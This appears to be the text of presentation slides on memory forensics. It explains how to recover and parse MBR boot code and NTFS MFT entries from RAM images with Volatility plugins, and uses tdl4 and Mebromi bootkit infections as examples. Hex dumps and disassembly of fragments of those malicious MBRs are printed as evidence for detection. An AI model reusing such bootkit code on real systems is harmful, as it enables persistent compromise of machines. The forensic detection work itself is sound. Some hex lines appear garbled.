

RECONSTRUCTING THE MBR AND MFT FROM MEMORY

Jamie “Gleeda” Levy

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Disk Artifacts

- Disk artifacts can be found in memory
- These can be useful in an investigation

- MBR
 - Able to scan for changed MBRs or particular MBR bootcode
- MFT Entries
 - Able to find file names
 - MAC times
 - Paths

In the beginning....

- Able to find MBR and MFT entries in memory by using `strings` or a hex editor
- Able to parse out by hand

```
022d000: 4649 4c45 3000 0300 2904 ac04 0000 0000 FILE0... ).....
022d010: 0200 0100 3800 0100 5801 0000 0004 0000 ....8...X.....
022d020: 0000 0000 0000 0000 0500 0000 306f 0000 .....0o..
022d030: 0600 0000 0000 0000 1000 0000 6000 0000 .....`.....
022d040: 0000 0000 0000 0000 4800 0000 1800 0000 .....H.....
022d050: 0006 7b90 5575 c701 0006 7b90 5575 c701 ..{.Uu....{.Uu..
022d060: 3030 28c2 34f7 cb01 d021 25c2 34f7 cb01 00(.4....!%.4...
022d070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
022d080: 0000 0000 7101 0000 0000 0000 0000 0000 ....q.....
022d090: 0000 0000 0000 0000 3000 0000 7000 0000 .....0...p...
022d0a0: 0000 0000 0000 0400 5600 0000 1800 0100 .....V.....
022d0b0: fb12 0000 0000 0100 0006 7b90 5575 c701 .....{.Uu..
022d0c0: 0006 7b90 5575 c701 00a9 26c2 34f7 cb01 ..{.Uu....&.4...
022d0d0: d021 25c2 34f7 cb01 00e0 0200 0000 0000 .!%.4.....
022d0e0: 42d6 0200 0000 0000 2000 0000 0000 0000 B.....
022d0f0: 0a03 6d00 6100 7200 6b00 6500 7400 2e00 ..m.a.r.k.e.t...
022d100: 6d00 6100 7200 7000 8000 0000 4800 0000 m.a.r.p....H...
022d110: 0100 0000 0000 0300 0000 0000 0000 0000 .....
022d120: 2d00 0000 0000 0000 4000 0000 0000 0000 -.....@.....
022d130: 00e0 0200 0000 0000 42d6 0200 0000 0000 .....B.....
022d140: 42d6 0200 0000 0000 312e 508d 1900 0100 B.....1.P.....
022d150: ffff ffff 8279 4711 0000 0000 0000 0000 .....yG.....
```

```
0000600: 33c0 8ed0 bc00 7c8e c08e d8be 007c bf00 3.....l.....l..
0000610: 06b9 0002 fcf3 a450 681c 06cb fbb9 0400 .....Ph.....
0000620: bdbE 0780 7e00 007c 0b0f 850e 0183 c510 .....~.l.....
0000630: e2f1 cd18 8856 0055 c646 1105 c646 1000 .....V.U.F...F..
0000640: b441 bbaa 55cd 135d 720f 81fb 55aa 7509 .A..U..]r...U.u.
0000650: f7c1 0100 7403 fe46 1066 6080 7e10 0074 ....t..F.f`..~.t
0000660: 2666 6800 0000 0066 ff76 0868 0000 6800 &fh...f.v.h..h.
0000670: 7c68 0100 6810 00b4 428a 5600 8bf4 cd13 lh..h...B.V.....
0000680: 9f83 c410 9eeb 14b8 0102 bb00 7c8a 5600 .....l.V.
0000690: 8a76 018a 4e02 8a6e 03cd 1366 6173 1cfe .v..N..n...fas..
00006a0: 4e11 750c 807e 0080 0f84 8a00 b280 eb84 N.u..~.....
00006b0: 5532 e48a 5600 cd13 5deb 9e81 3efe 7d55 U2..V...]}U
00006c0: aa75 6eff 7600 e88d 0075 17fa b0d1 e664 .un.v....u.....d
00006d0: e883 00b0 dfe6 60e8 7c00 b0ff e664 e875 .....`l....d.u
00006e0: 00fb b800 bbcd 1a66 23c0 753b 6681 fb54 .....f#.u;f..T
00006f0: 4350 4175 3281 f902 0172 2c66 6807 bb00 CPAu2....r,fh...
0000700: 0000 0c00 0000 0c00 0000 0c00 0000 0c00 .....
0000710: 0000 0c00 0000 0c00 0066 6800 7c00 0066 .....fh.l..f
0000720: 6168 0000 07cd 1a5a 32f6 ea00 7c00 00cd ah....Z2...l...
0000730: 18a0 b707 eb08 a0b6 07eb 03a0 b507 32e4 .....2.
0000740: 00fc 0900 0004 0000 7409 bb07 00b4 0ecd .....t.....
0000750: 10eb f2f4 ebfd 2bc9 e464 eb00 2402 e0f8 .....+.d..$...
0000760: 2402 c349 6e76 616c 6964 2070 6172 7469 $.Invalid parti
0000770: 7469 6f6e 2074 6162 6c65 0045 7272 6f72 tion table.Error
0000780: 206c 6f61 6469 6e67 206f 7065 7261 7469 loading operati
0000790: 6e67 2073 7973 7465 6d00 4d69 7373 696e ng system.Missin
00007a0: 6720 6f70 6572 6174 696e 6720 7379 7374 g operating syst
00007b0: 656d 0000 0063 7b9a 654a 09ca 0000 8020 em...c{.eJ.....
00007c0: 2100 07fe ffff 0008 0000 00a8 3b1b 0105 !.....;...
00007d0: ffff 1bfe ffff 00b0 3b1b 0000 e001 0000 .....;.....
00007e0: c1ff effe ffff 00b0 1b1d 70a9 0000 0000 .....p.....
00007f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

Finding disk artifacts

- First we need to know what these artifacts “look like”
 - What’s common?
 - Patterns
- Second we need to have a more intelligent way to represent these artifacts
 - Structures
 - Parse out information
 - Present in a clear way


MASTER BOOT RECORD

Master Boot Record (MBR)

- Why?
- Used to boot the machine after POST operations
- Holds information about partitions
- A known infection vector for malware

MBR

- Located within the first 512 bytes of the disk



MBR Structure – Boot code

```
0000000: 33c0 8ed0 bc00 7cfb 5007 501f fcbe 1b7c 3.....|.P.P....|
0000010: bf1b 0650 57b9 e501 f3a4 cbbd be07 b104 ...PW.....
0000020: 386e 007c 0975 1383 c510 e2f4 cd18 8bf5 8n.|.u.....
0000030: 83c6 1049 7419 382c 74f6 a0b5 07b4 078b ...It.8,t.....
0000040: f0ac 3c00 74fc bb07 00b4 0ecd 10eb f288 ..<.t.....
0000050: 4e10 e846 0073 2afe 4610 807e 040b 740b N..F.s*.F..~.t.
0000060: 807e 040c 7405 a0b6 0775 d280 4602 0683 .~.t....u..F...
0000070: 4608 0683 560a 00e8 2100 7305 a0b6 07eb F...V...!.s.....
0000080: bc81 3efe 7d55 aa74 0b80 7e10 0074 c8a0 ..>}.U.t..~.t..
0000090: b707 eba9 8bfc 1e57 8bf5 cbbf 0500 8a56 .....W.....V
00000a0: 00b4 08cd 1372 238a c124 3f98 8ade 8afc .....r#..$?.....
00000b0: 43f7 e38b d186 d6b1 06d2 ee42 f7e2 3956 C.....B..9V
00000c0: 0a77 2372 0539 4608 731c b801 02bb 007c .w#r.9F.s.....|
00000d0: 8b4e 028b 5600 cd13 7351 4f74 4e32 e48a .N..V...sQOtN2..
00000e0: 5600 cd13 ebe4 8a56 0060 bbaa 55b4 41cd V.....V.`..U.A.
00000f0: 1372 3681 fb55 aa75 30f6 c101 742b 6160 .r6..U.u0...t+a`
0000100: 6a00 6a00 ff76 0aff 7608 6a00 6800 7c6a j.j..v..v.j.h.|j
0000110: 016a 10b4 428b f4cd 1361 6173 0e4f 740b .j..B....aas.Ot.
0000120: 32e4 8a56 00cd 13eb d661 f9c3 496e 7661 2..V.....a..
```

MBR Structure – Error Messages

```
0000120:                                496e 7661                                Inva
0000130: 6c69 6420 7061 7274 6974 696f 6e20 7461  lid partition ta
0000140: 626c 6500 4572 726f 7220 6c6f 6164 696e  ble.Error loadin
0000150: 6720 6f70 6572 6174 696e 6720 7379 7374  g operating syst
0000160: 656d 004d 6973 7369 6e67 206f 7065 7261  em.Missing opera
0000170: 7469 6e67 2073 7973 7465 6d00 0000 0000  ting system.....
```

MBR Structure – Partition Table

```
00001b0:                                     8001                                     ..
00001c0: 0100 07fe f8ff 3800 0000 e0a6 3f01 0000 .....8.....?...
00001d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00001e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00001f0: 0000 0000 0000 0000 0000 0000 0000 55aa .....U.
```

MBR Structure

```
>>> dt("PARTITION_ENTRY")
'PARTITION_ENTRY' (16 bytes)
0x0    : BootableFlag           ['char']
0x1    : StartingCHS           ['array', 3, ['unsigned char']]
0x4    : PartitionType         ['char']
0x5    : EndingCHS             ['array', 3, ['unsigned char']]
0x8    : StartingLBA           ['unsigned int']
0xc    : SizeInSectors         ['int']

>>> dt("PARTITION_TABLE")
'PARTITION_TABLE' (512 bytes)
0x1b8  : DiskSignature         ['array', 4, ['unsigned char']]
0x1bc  : Unused                 ['unsigned short']
0x1be  : Entry1                 ['PARTITION_ENTRY']
0x1ce  : Entry2                 ['PARTITION_ENTRY']
0x1de  : Entry3                 ['PARTITION_ENTRY']
0x1ee  : Entry4                 ['PARTITION_ENTRY']
0x1fe  : Signature             ['unsigned short']
```

MBR Structure – Boot code

- Usually the first 440 bytes of the MBR
- Actual code can be less than this
- Contains instructions for loading its own code into memory
- Finding active bootable partitions
- Load the active bootable partition's Volume Boot Record (VBR)

MBR Structure – Boot code

0x00000000:	33c0	XOR AX, AX
0x00000002:	8ed0	MOV SS, AX
0x00000004:	bc007c	MOV SP, 0x7c00
0x00000007:	fb	STI
0x00000008:	50	PUSH AX
0x00000009:	07	POP ES
0x0000000a:	50	PUSH AX
0x0000000b:	1f	POP DS
0x0000000c:	fc	CLD
0x0000000d:	be1b7c	MOV SI, 0x7c1b
0x00000010:	bf1b06	MOV DI, 0x61b
0x00000013:	50	PUSH AX
0x00000014:	57	PUSH DI
0x00000015:	b9e501	MOV CX, 0x1e5
0x00000018:	f3a4	REP MOVSB
0x0000001a:	cb	RETF
0x0000001b:	bdbe07	MOV BP, 0x7be

[snip]

MBR Structure – Boot code

- Boot code is the same for windows machines of the same architecture
- For example, all Windows XP x86 machines should have the same boot code
- Makes it easy to check on disk
- Memory is slightly different

XP MBR in memory [1]

- After the computer executes POST the BIOS loads the MBR into physical memory at 0x7c00 and transfers control to this code
- The code must copy itself into another part of memory
 - Overwrites current location with active partition
 - It doesn't copy over already executed code, but writes from code offset 0x1b-0x1ff to physical memory offsets 0x61b-0x7ff

XP MBR in memory – 0x600

0x00000000: 0000	ADD [BX+SI], AL
0x00000002: 0000	ADD [BX+SI], AL
0x00000004: 0000	ADD [BX+SI], AL
0x00000006: 0000	ADD [BX+SI], AL
0x00000008: 0000	ADD [BX+SI], AL
0x0000000a: 0000	ADD [BX+SI], AL
0x0000000c: 0000	ADD [BX+SI], AL
0x0000000e: 0000	ADD [BX+SI], AL
0x00000010: 0000	ADD [BX+SI], AL
0x00000012: 0000	ADD [BX+SI], AL
0x00000014: 0000	ADD [BX+SI], AL
0x00000016: 0000	ADD [BX+SI], AL
0x00000018: 0000	ADD [BX+SI], AL
0x0000001a: 00bdbc07	ADD [DI+0x7be], BH
0x0000001e: b104	MOV CL, 0x4 ;ok from here
0x00000020: 386e00	CMP [BP+0x0], CH
0x00000023: 7c09	JL 0x2e

XP MBR in memory – 0x61b

```
0x00000000: bdb07
0x00000003: b104
0x00000005: 386e00
0x00000008: 7c09
0x0000000a: 7513
0x0000000c: 83c510
0x0000000f: e2f4
0x00000011: cd18
0x00000013: 8bf5
0x00000015: 83c610
0x00000018: 49
0x00000019: 7419
0x0000001b: 382c
0x0000001d: 74f6
```

```
MOV BP, 0x7be
MOV CL, 0x4
CMP [BP+0x0], CH
JL 0x13
JNZ 0x1f
ADD BP, 0x10
LOOP 0x5
INT 0x18
MOV SI, BP
ADD SI, 0x10
DEC CX
JZ 0x34
CMP [SI], CH
JZ 0x15
```

Vista+ MBR in memory [2-3]

- After the computer executes POST the BIOS loads the MBR into physical memory at 0x7c00 and transfers control to this code
- The code must copy itself into another part of memory
 - Overwrites current location with active partition
 - Copies entire 512 bytes to physical memory offsets 0x600-0x7ff
- This should be easy right?

Vista+ MBR in memory – Wrong!

0x000000fb: 666807bb0000	PUSH DWORD 0xbb07	0x000000fb: 666807bb0000	PUSH DWORD 0xbb07
0x00000101: 000c	ADD [SI], CL	0x00000101: 666800020000	PUSH DWORD 0x200
0x00000103: 0000	ADD [BX+SI], AL	0x00000107: 666808000000	PUSH DWORD 0x8
0x00000105: 000c	ADD [SI], CL	0x0000010d: 6653	PUSH EBX
0x00000107: 0000	ADD [BX+SI], AL	0x0000010f: 6653	PUSH EBX
0x00000109: 000c	ADD [SI], CL	0x00000111: 6655	PUSH EBP
0x0000010b: 0000	ADD [BX+SI], AL	0x00000113: 666800000000	PUSH DWORD 0x0
0x0000010d: 000c	ADD [SI], CL	0x00000119: 6668007c0000	PUSH DWORD 0x7c00
0x0000010f: 0000	ADD [BX+SI], AL	0x0000011f: 6661	POPA
0x00000111: 000c	ADD [SI], CL	0x00000121: 680000	PUSH WORD 0x0
0x00000113: 0000	ADD [BX+SI], AL	0x00000124: 07	POP ES
0x00000115: 000c	ADD [SI], CL	0x00000125: cd1a	INT 0x1a
0x00000117: 0000	ADD [BX+SI], AL	0x00000127: 5a	POP DX
0x00000119: 6668007c0000	PUSH DWORD 0x7c00		
0x0000011f: 6661	POPA		
0x00000121: 680000	PUSH WORD 0x0		
0x00000124: 07	POP ES		
0x00000125: cd1a	INT 0x1a		
0x00000127: 5a	POP DX		

Methodology

- Check MBR at 0x600 or 0x61b
- How?
 - Carve out MBR starting at offset
- Pros?
 - Fast, often able to find discrepancies
- Issues?
 - Malware may copy the original MBR code to the proper location
 - May miss malicious MBR

Methodology

- Scan for all potential MBRs
- How?
 - Scan for '\x55\xaa'
- Pros?
 - Less potential to miss
- Issues?
 - May get a lot of false positives

Methodology

- Scan for all potential MBRs but discard those that are possibly invalid
- How?
 - Scan for '\x55\xaa'
 - Check partition table
- Pros?
 - Less potential to miss
 - Less false positives

Methodology

- Naïve scan for an MBR with a particular boot code hash
- How?
 - Hash first 440 bytes
- Pros?
 - Yields less false positives
- Issues?
 - Boot code may differ depending on message strings which are inconsequential

Methodology

- Scan for an MBR with a particular boot code hash but only look at executable code
- How?
 - Use the disassembly to find the RET instruction
 - Hash the data before the RET
- Pros?
 - Scan is not effected by message strings

Example: tdl4

- In experiments a Windows XP x86 VM was infected with a tdl4 variant
- VM was restarted and suspended
- MBR was extracted from disk
- Memory was examined from offset 0x600

Example: tdl4 – offset 0x600

0x00000000:	33c0	XOR AX, AX
0x00000002:	8ed0	MOV SS, AX
0x00000004:	bc007c	MOV SP, 0x7c00
0x00000007:	8ec0	MOV ES, AX
0x00000009:	8ed8	MOV DS, AX
0x0000000b:	be007c	MOV SI, 0x7c00
0x0000000e:	bf0006	MOV DI, 0x600
0x00000011:	b90002	MOV CX, 0x200
0x00000014:	fc	CLD
0x00000015:	f3a4	REP MOVSB
0x00000017:	50	PUSH AX
0x00000018:	681c06	PUSH WORD 0x61c
0x0000001b:	bdb07	MOV BP, 0x7be
0x0000001e:	b104	MOV CL, 0x4

Example: tdl4

- We see that something is amiss...
- We could scan for all MBRs and see if there are others that look suspicious to find the malicious one

Example: tdl4

- If the malicious MBR hash is known ahead of time, we can search for its hash:
- Here memory is searched using the hash of the boot code up to the RET instruction of the MBR from disk:

```
$ python vol.py -f tdl4.vmem mbrparser -M  
5429921523056d910bf95f32da2b2ab4
```

Example: tdl4

```
Potential MBR at physical offset: 0x60f00
Disk Signature: 19-df-19-df
Bootcode md5: 5429921523056d910bf95f32da2b2ab4
Bootcode (FULL) md5: 2839639fa37b8353e792a2a30a12ced3
Disassembly of Bootable Code:
0x00000000: 33c0          XOR AX, AX
0x00000002: 8ed0          MOV SS, AX
0x00000004: bc007c       MOV SP, 0x7c00
0x00000007: 8ec0          MOV ES, AX
0x00000009: 8ed8          MOV DS, AX
0x0000000b: be007c       MOV SI, 0x7c00
0x0000000e: bf0006       MOV DI, 0x600
0x00000011: b90002       MOV CX, 0x200
0x00000014: fc           CLD
0x00000015: f3a4         REP MOVSB
0x00000017: 50           PUSH AX
0x00000018: 681c06       PUSH WORD 0x61c
0x0000001b: cb           RETF
0x0000001c: fb           STI
0x0000001d: 60           PUSHA
0x0000001e: b94701       MOV CX, 0x147
0x00000021: bd2a06       MOV BP, 0x62a
0x00000024: d24e00       ROR [BP+0x0], CL
```

Example: tdl4

```
0x000000c6: 93          XCHG BX, AX
0x000000c7: 1cfd       SBB AL, 0xfd
0x000000c9: c3        RET

0x000000ca: ba 3e 51 f8 93 1c 04 04 00 32 31 7c 54 b6 e4 07  .>Q.....21IT...
0x000000da: 44 eb 4e 70 44 36 e4 07 23 bf d9 57 20 a4 ad 88  D.NpD6..#..W...
0x000000ea: 6b bf 78 57 ee 22 3c 72 04 22 c3 37 40 fa 45 08  k.xW."<r.".7@.E.
0x000000fa: 5d 00 40 f0 b5 78 e4 08 87 ad c0 37 40 c4 ff fe  ].@...x.....7@...
0x0000010a: e1 a2 f1 27 38 00 91 89 e3 a2 b5 27 38 22 1b 72  ...'8.....'8".r
0x0000011a: 83 22 f5 27 38 00 d3 30 f6 62 f9 a8 6c c9 0e 30  .".'8..0.b..l..0
0x0000012a: 06 91 49 57 d6 85 87 66 98 30 1d f3 ff 06 7c a2  ..IW...f.0....l.
0x0000013a: 04 d0 88 47 68 99 ff 0e 4a 02 cc 38 f0 62 10 00  ...Gh...J..8.b..
0x0000014a: f5 79 31 dc dd 40 00 be 54 02 7e 6a 49 bb 0b c9  .y1..@..T.~jI...
0x0000015a: 3a 83 20 ec 1c 1b 20 29 f4 40 f9 98 4f 2d ea ea  :.....).@..0-..
0x0000016a: e1 1b 8c 27 89 d8 00 69 6e 67 20 73 79 73 74 65  ...'...ing.syste
0x0000017a: 6d 00 00 00 00 00 00 00 00 00 00 00 00 00 00  m.....
0x0000018a: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x0000019a: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
0x000001aa: 00 00 00 00 00 00 00 00 00 00 00 2c 44 63  .....Dc
```

```
==== Partition Table #1 ====
Boot flag: 0x80 (Bootable)
Partition type: 0x7 (NTFS)
Starting Sector (LBA): 0x38 (56)
Starting CHS: Cylinder: 0 Head: 1 Sector: 1
```

Example: Mebromi

```
$ ./vol.py -f mebromi.vmem mbrparser -M 4ad444d4e7efce9485a94186c3f4b157
Volatile Systems Volatility Framework 2.3_alpha
Potential MBR at physical offset: 0x60f00
Disk Signature: 19-df-19-df
Bootcode md5: 4ad444d4e7efce9485a94186c3f4b157
Bootcode (full) md5: 4ad444d4e7efce9485a94186c3f4b157
Disassembly of Bootable Code:
0x00000000: 33c0          XOR AX, AX
0x00000002: 8ed0          MOV SS, AX
0x00000004: bc007c       MOV SP, 0x7c00
0x00000007: fb           STI
0x00000008: 50           PUSH AX
0x00000009: 07           POP ES
0x0000000a: 50           PUSH AX
0x0000000b: 1f           POP DS
0x0000000c: fc           CLD
0x0000000d: 50           PUSH AX
0x0000000e: be007c       MOV SI, 0x7c00
0x00000011: bf0006       MOV DI, 0x600
0x00000014: b90002       MOV CX, 0x200
```


Example: Mebromi

```
0060f00: 33c0 8ed0 bc00 7cfb 5007 501f fc50 be00 3.....|.P.P..P..
0060f10: 7cbf 0006 b900 02f3 a4bf 1e06 57cb b441 |.....W..A
0060f20: b280 bbaa 55cd 1381 fb55 aa75 30f6 c101 ....U....U.u0...
0060f30: 742b be00 08c7 0410 00c7 4402 0600 c744 t+.....D....D
0060f40: 0400 7cc7 4406 0000 c644 0801 b907 00bf ..|.D....D.....
0060f50: 0908 c605 0047 e2fa b800 42eb 0bb8 0602 .....G....B.....
0060f60: bb00 7cb9 0200 b600 b280 cd13 720d 80fc ..|.....r...
0060f70: 0075 0833 c050 b800 7c50 cbb8 9206 8bf0 .u.3.P..|P.....
0060f80: 8a04 3c00 740a b40e bb55 00cd 1046 ebf0 ..<.t....U...F..
0060f90: ebfe 696e 7431 3320 6572 726f 7221 0053 ..intl3 error!.S
0060fa0: 7563 6365 7373 2124 0000 0000 0000 0000 uccess!$......
0060fb0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
```

RET ?

MASTER FILE TABLE

Master File Table (MFT)

- Brian Carrier's book: "File System Forensic Analysis" was used heavily for this plugin

Master File Table (MFT)

- The Master File Table (MFT) store information needed to retrieve files on an NTFS file system
- It is comprised of entries
 - Each entry has a size of 1024 bytes normally, though this can be different
 - Size can be found in \$Boot

Master File Table [4]

Typical MFT Entry

(1)	(2)	(3)	(2)	(4)	(2)	(5)	(6)
	XX		XX		XX		ZZZZZZ

- (1) MFT Entry Header
- (2) Attribute Headers
- (3) \$FILE_NAME
- (4) \$STD_INFO
- (5) \$DATA
- (6) Unused Space

Master File Table (MFT)


- Each entry is comprised of an MFT header and attributes
- The MFT header contains various information including:
 - signature - either "FILE" (normal) or "BAAD" (chkdisk error for entry)
 - flags for the type of file (file or directory) and if the entry is "in use"
 - link count (number of directories have entries MFT entry)
 - offset to the first attribute
 - information for the fixup array

Master File Table (MFT)

- Attributes are either resident or non-resident
- This is determined from the attribute header
- Resident items are contained entirely in the MFT entry
- Non-resident items are contained in more than one MFT entry

Master File Table (MFT) [4]

MFT Entry w/Non-Resident Attribute



- (1) MFT Entry Header
- (2) Attribute Headers
- (3) \$FILE_NAME
- (4) \$STD_INFO
- (5) \$DATA
- (6) Unused Space

Methodology

- Scan for signatures “FILE” and “BAAD”
- Parse out the MFT entry

```
022d000: 4649 4c45 3000 0300 2904 ac04 0000 0000 FILE0... ).....
022d010: 0200 0100 3800 0100 5801 0000 0004 0000 ....8...X.....
022d020: 0000 0000 0000 0000 0500 0000 306f 0000 .....o..
022d030: 0600 0000 0000 0000 1000 0000 6000 0000 .....`
022d040: 0000 0000 0000 0000 4800 0000 1800 0000 .....H.....
022d050: 0006 7b90 5575 c701 0006 7b90 5575 c701 ..{.Uu...{.Uu..
022d060: 3030 28c2 34f7 cb01 d021 25c2 34f7 cb01 00(.4...!%.4...
022d070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
022d080: 0000 0000 7101 0000 0000 0000 0000 0000 ....q.....
022d090: 0000 0000 0000 0000 3000 0000 7000 0000 .....0...p...
022d0a0: 0000 0000 0000 0400 5600 0000 1800 0100 .....V.....
022d0b0: fb12 0000 0000 0100 0006 7b90 5575 c701 .....{.Uu..
022d0c0: 0006 7b90 5575 c701 00a9 26c2 34f7 cb01 ..{.Uu...&.4...
022d0d0: d021 25c2 34f7 cb01 00e0 0200 0000 0000 .!%.4.....
022d0e0: 42d6 0200 0000 0000 2000 0000 0000 0000 B.....
022d0f0: 0a03 6d00 6100 7200 6b00 6500 7400 2e00 ..m.a.r.k.e.t...
022d100: 6d00 6100 7200 7000 8000 0000 4800 0000 m.a.r.p....H...
022d110: 0100 0000 0000 0300 0000 0000 0000 0000 .....
022d120: 2d00 0000 0000 0000 4000 0000 0000 0000 -.....@.....
022d130: 00e0 0200 0000 0000 42d6 0200 0000 0000 .....B.....
022d140: 42d6 0200 0000 0000 312e 508d 1900 0100 B.....1.P.....
022d150: ffff ffff 8279 4711 0000 0000 0000 0000 .....yG.....
```

Master File Table (MFT)

```
'MFT_FILE_RECORD': [ 0x400, {
  'Signature': [ 0x0, ['unsigned int']],
  'fixup_array_offset': [ 0x4, ['unsigned short']],
  'num_fixup_entries': [ 0x6, ['unsigned short']],
  'LSN': [ 0x8, ['unsigned long long']],
  'sequence_value': [ 0x10, ['unsigned short']],
  'link_count': [ 0x12, ['unsigned short']],
  'first_attribute_offset': [0x14, ['unsigned short']],
  'flags': [0x16, ['unsigned short']],
  'entry_used_size': [0x18, ['unsigned int']],
  'entry_allocated_size': [0x1c, ['unsigned int']],
  'file_ref_base_record': [0x20, ['unsigned long long']],
  'next_attribute_id': [0x28, ['unsigned short']],
  'record_num': [0x2c, ['unsigned long']],
  'fix_up_array': lambda x: obj.Object("Array", offset = x.obj_offset +
x.fixup_array_offset, count = x.num_fixup_entries, vm = x.obj_vm,
                                     target = obj.Curry(obj.Object, "unsigned
short")),
  'resident_attributes': lambda x : obj.Object("RESIDENT_ATTRIBUTE", offset =
x.obj_offset + x.first_attribute_offset, vm=x.obj_vm),
  'non_resident_attributes': lambda x : obj.Object("NON_RESIDENT_ATTRIBUTE",
offset = x.obj_offset + x.first_attribute_offset, vm=x.obj_vm),
}],
```

Master File Table (MFT)

```
'ATTRIBUTE_HEADER': [ 0x10, {  
    'type': [0x0, ['int']],  
    'length': [0x4, ['int']],  
    'non_resident_flag': [0x8, ['unsigned  
char']],  
    'name_length': [0x9, ['unsigned char']],  
    'name_offset': [0xa, ['unsigned  
short']],  
    'flags': [0xc, ['unsigned short']],  
    'attribute_id': [0xe, ['unsigned  
short']],  
}],
```

Master File Table (MFT)

```
'RESIDENT_ATTRIBUTE': [0x16, {
    'header': [0x0, ['ATTRIBUTE_HEADER']],
    'content_size': [0x10, ['unsigned int']], #relative to the beginning of the attribute
    'content_offset': [0x14, ['unsigned short']],
    'std_info': lambda x : obj.Object("STANDARD_INFORMATION", offset=x.obj_offset +
x.content_offset, vm=x.obj_vm),
    'FILE_NAME': lambda x : obj.Object("FILE_NAME", offset=x.obj_offset + x.content_offset,
vm=x.obj_vm),
    'obj_id': lambda x : obj.Object("OBJECT_ID", offset=x.obj_offset + x.content_offset,
vm=x.obj_vm),
    'attr_list': lambda x : obj.Object("ATTRIBUTE_LIST", offset=x.obj_offset + x.content_offset,
vm=x.obj_vm),
}],

'NON_RESIDENT_ATTRIBUTE': [0x40, {
    'header': [0x0, ['ATTRIBUTE_HEADER']],
    'starting_VCN': [0x10, ['unsigned long long']],
    'ending_VCN': [0x18, ['unsigned long long']],
    'runlist_offset': [0x20, ['unsigned short']],
    'compression_unit_size': [0x22, ['unsigned short']],
    'unused': [0x24, ['int']],
    'allocated_attribute_size': [0x28, ['unsigned long long']],
    'actual_attribute_size': [0x30, ['unsigned long long']],
    'initialized_attribute_size': [0x38, ['unsigned long long']],
}],
